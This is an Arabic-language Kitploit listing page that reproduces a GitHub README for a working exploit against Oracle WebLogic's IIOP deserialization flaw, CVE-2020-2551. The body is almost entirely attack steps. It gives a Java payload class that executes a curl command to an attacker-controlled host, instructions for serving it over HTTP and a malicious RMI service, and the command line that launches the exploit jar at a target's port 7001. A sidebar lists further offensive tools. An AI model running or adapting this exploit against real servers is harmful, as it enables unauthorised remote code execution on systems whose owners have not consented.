

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2020-2551 — Weblogic IIOP CVE-2020-2551 | Kitploit
أدوات/GitHubGitHub/y4er/cve-2020-2551
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبالقيادة والسيطرةأداة الوصول عن بعدتطوير الحمولات
GitHuby4er/cve-2020-2551

CVE-2020-2551

Weblogic IIOP CVE-2020-2551

عرض المستودع
3367829منذ 6 سنواتتمت المراجعة من قبل Kitploit
مشاركة

CVE-2020-2551

إلغاء تسلسل IIOP في Weblogic

بيئة الاختبار

Weblogic10.3.6+jdk1.6

الحزمة الجاهزة jar كود الاستخراج: a6ob

استغلال الثغرة

قم بتنزيل حزمة jar، ثم استخدم marshalsec لبدء خدمة RMI خبيثة، وقم بتجميع exp.java محليًا.

package payload;

import java.io.IOException;

public class exp {

    public exp() {
        String cmd = "curl http://172.16.1.1/success";
        try {
            Runtime.getRuntime().exec(cmd).getInputStream();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}

حاول استخدام نفس إصدار JDK ومكتبات التبعية (wlfullclient.jar) المستخدمة في Weblogic للترجمة ثم قم بتشغيل خادم ويب محليًا.

python -m http.server --bind 0.0.0.0 80

تشغيل حزمة jar عبر سطر الأوامر

java -jar weblogic_CVE_2020_2551.jar 172.16.1.128 7001 rmi://172.16.1.1:1099/exp

الصورة الفعلية image

المشاكل المعروفة

يقول العديد من الزملاء أن إعادة الاستغلال لم تنجح، وبعد الاطلاع على بعض المقالات على الإنترنت، تبين أن IIOP يعاني من مشكلة وضع NAT. اليوم اكتشفت أن هناك مقالًا على Xianzhi: https://xz.aliyun.com/t/7498، فيمكنكم متابعة الاطلاع بأنفسكم.


المراجع

https://y4er.com/post/weblogic-cve-2020-2551/

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    420
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    260
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    251

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





